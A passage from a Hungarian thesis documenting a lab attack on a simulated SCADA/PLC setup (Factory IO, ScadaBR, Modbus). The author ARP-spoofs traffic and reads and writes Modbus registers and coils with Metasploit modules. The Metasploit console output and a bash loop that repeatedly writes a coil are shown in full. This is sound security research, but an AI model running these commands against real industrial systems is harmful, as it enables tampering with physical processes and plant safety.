


22..ábra: ScadaBR / PLC Runtime – saját szerkesztés


Mindezek után a scadaBR konfigurációja következett. A következő négy képen a scadaBR segítségével kiolvasott adatokat szeretném megmutatni. Az első képen a coil-ok kiolvasása látható üzemen kívüli állapotban, a második képen ugyanez a feltöltés alatt, majd a harmadik képen a leeresztés alatt, s végül a tároló regiszterek kiolvasása üzemiidő alatt (a számláló a procedúrától függetlenül 30 másodpercig számol).




23..ábra: ScadaBR – Factory IO sync 1– saját szerkesztés



24..ábra: ScadaBR – Factory IO sync 2– saját szerkesztés




25..ábra: ScadaBR – Factory IO sync 3– saját szerkesztés




26.ábra: ScadaBR – Factory IO sync 4– saját szerkesztés

A fentebb látható négy képen kiválóan látszik, hogy a kapcsolat a berendezés és a scadaBR között tökéletesen működik és annak logikáját követi, azonban ez csak a konfigurálás előtti egyszerű kiolvasás volt, annak érdekében, hogy a kapcsolat tökéletesen működik-e. Az élő megfigyelés kialakítása után a következő felület fogad minket, ahol minden a feltöltési ciklusból, minden a leeresztési ciklusból látható egy pillanatkép.




27.ábra: ScadaBR – Factory IO sync 5 - saját szerkesztés



28.ábra: ScadaBR – Factory IO sync 6 - saját szerkesztés


A korábbiak során implementáltak és bemutatottak alapján már kijelenthető, hogy egy ipari vezérlő, adatgyűjtő és felügyelő rendszer (SCADA) aktívan működik, mely kiváló táptalajául szolgál, a dolgozat alapvető céljának, amely ezen rendszer biztonsági gyengeségeinek kiaknázását vette céljául. Szeretném még egyszer kihangsúlyozni miről is van itt szó: egy berendezés üzembe helyezve áll valahol egy csarnokban, amely modbus protokollt használó kapcsolattal összeköttetésben áll egy a PLC forráskódot biztosító szoftverrel, valamint egy SCADA felüettel, amely távolról képes felügyelni a rendszer működését. A támadási procedúra szempontjából lehető legegyszerűbb és szakszerűbb megfogalmazással két IP-cím között (192.168.1.76 és a 192.168.1.75) modbus protokoll-t (az 502-es port-on) alkalmazva adat folyik, mely adatot a továbbiakban elfogok téríteni ill. a korábbihoz hasonlóan módosítani fogok.

Az első lépés a forgalom 'elkapása' a két ip-cím között, melyet az arpspoof nevű szoftverrel fogok végrehajtani a Kali Linuxon. Ezt a típusú támadást MiTM (Man in the middle)-nek vagy közbeékelődéses támadásnak is szokták nevezni. Ezen környezet inicializálása az alábbi képen látható:




29.ábra: Arpspoof traffic hijacking - saját szerkesztés

Az eltérített forgalom áthalad a támadógép hálózati kártyáján, így egy hálózati forgalom analizáló szoftverrel könnyedén megvizsgálható. Erre a célra a Wireshark névre hallgató széleskörben elterjedt hálózati csomag analaizáló szoftvert hívtem segítségül. Az alábbi képen azt szeretném szemléltetni, hogy a támadó géptől eltérő (a Kali Linux virtuális számítógép lokális ip-címe 192.168.1.67) két ip-cím közötti kapcsolatot sikerült elfogni (192.168.1.75 [Facotry I/O Modbus server] és 192.168.1.76 [scadaBR]).



30.ábra: Wireshark traffic analysis 1 - saját szerkesztés

A következő képen az látható, ahogy a Metasploit framework-ben található 'auxiliary/scanner/scada/modbus\_findunitid' segítségével megállapítom mennyi és milyen ID-val rendelkező szolga eszközök találhatóak a 192.168.1.75 ip-címen lévő modbus serveren.



31.ábra: Metasploit unit recognition - saját szerkesztés

A kiolvasási és írási technika, nem különbözik az első támadási részben bemutatottaktól, így ebben a részben nem fejtegetném részleteibe menően. A következő képen bemutatnám a számláló kijelző többszöri kiolvasását üzemiidőben:

```

File Edit View Bookmarks Plugins Settings Help
New Tab Split View
msf6 auxiliary(scanner/scada/modbusclient) > show options
Module options (auxiliary/scanner/scada/modbusclient):
Name Current Setting Required Description
DATA 0 no Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS 0 yes Modbus data address
DATA_COILS no Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP false no Print hex dump of response
NUMBER 1 no Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS 192.168.1.75 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number


Auxiliary action:
Name Description
READ_HOLDING_REGISTERS Read words from several HOLDING registers

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.75
[*] 192.168.1.75:502 - Sending READ_HOLDING_REGISTERS...
[*] 192.168.1.75:502 [14]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.75
[*] 192.168.1.75:502 - Sending READ_HOLDING_REGISTERS...
[*] 192.168.1.75:502 [17]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >

```

32.ábra: Metasploit register writing- saját szerkesztés

A számláló kiolvasása után egy 'beírási' folyamatot is szeretnék bemutatni, mely abszolút a tervezett rendszer lehetőségein túl nyúlik. A fent kifejtett hatásmechanizmusra visszatérve, minden két gomb funkciója egy 30 másodperces procedűrát indít el, melyet a számláló az időfüggvényében visszajelez, mindennek következtében a programozási logika nem engedi meg, hogy a kijelző 30-nál többet jelezzen ki (a PLC kód értelmében) a megírt program szerint. Ennek a megdöntésére szeretném illusztrálni a következő képet:



33.ábra: Rewritten counter - saját szerkesztés

A kép kiváló bizonyítéka annak, hogy sikeresen módosítottam a tároló regiszter értékét egy olyan számítógépről, amely alapvetően nem vesz részt a rendeltetésszerű kommunikációban. Annak érdekében, hogy némileg több ’átíró’ forgalom keletkezzen, a feltöltő ’coil’ átirását automatizáltam és hagytam pár percig futni. A folyamatból egy pillanatkép:

```

Sorry, try again.
[sudo] password for superuser:
[=] for for ((i=0; i<100; i++)); do
    msfconsole -q -x "use auxiliary/scada/modbusclient; set RHOSTS 192.168.1.75; set DATA 1; set action WRITE_COIL; set DATA_ADDRESS 0; set NUMBER 1; run; exit"
done

RHOSTS => 192.168.1.75
DATA => 1
action => WRITE_COIL
DATA_ADDRESS => 0
NUMBER => 1

[*] Exploit module against 192.168.1.75 ...
[*] 192.168.1.75:502 - Sending WRITE COIL ...
[*] 192.168.1.75:502 - Value 1 successfully written at coil address 0
[*] Auxiliary module execution completed
RHOSTS => 192.168.1.75
DATA =>
action => WRITE_COIL
DATA_ADDRESS => 0
NUMBER => 1

[*] Exploit module against 192.168.1.75 ...
[*] 192.168.1.75:502 - Sending WRITE COIL ...
[*] 192.168.1.75:502 - Value 1 successfully written at coil address 0
[*] Auxiliary module execution completed
RHOSTS => 192.168.1.75
DATA => 1
action => WRITE_COIL
DATA_ADDRESS => 0
NUMBER => 1


[*] Exploit module against 192.168.1.75 ...
[*] 192.168.1.75:502 - Sending WRITE COIL ...
[*] 192.168.1.75:502 - Value 1 successfully written at coil address 0
[*] Auxiliary module execution completed
RHOSTS => 192.168.1.75
DATA => 1
action => WRITE_COIL
DATA_ADDRESS => 0
NUMBER => 1

[*] Exploit module against 192.168.1.75 ...
[*] 192.168.1.75:502 - Sending WRITE COIL ...
[*] 192.168.1.75:502 - Value 1 successfully written at coil address 0
[*] Auxiliary module execution completed
RHOSTS => 192.168.1.75
DATA => 1
action => WRITE_COIL
DATA_ADDRESS => 0
NUMBER => 1

```

34.ábra: Writing automation- saját szerkesztés

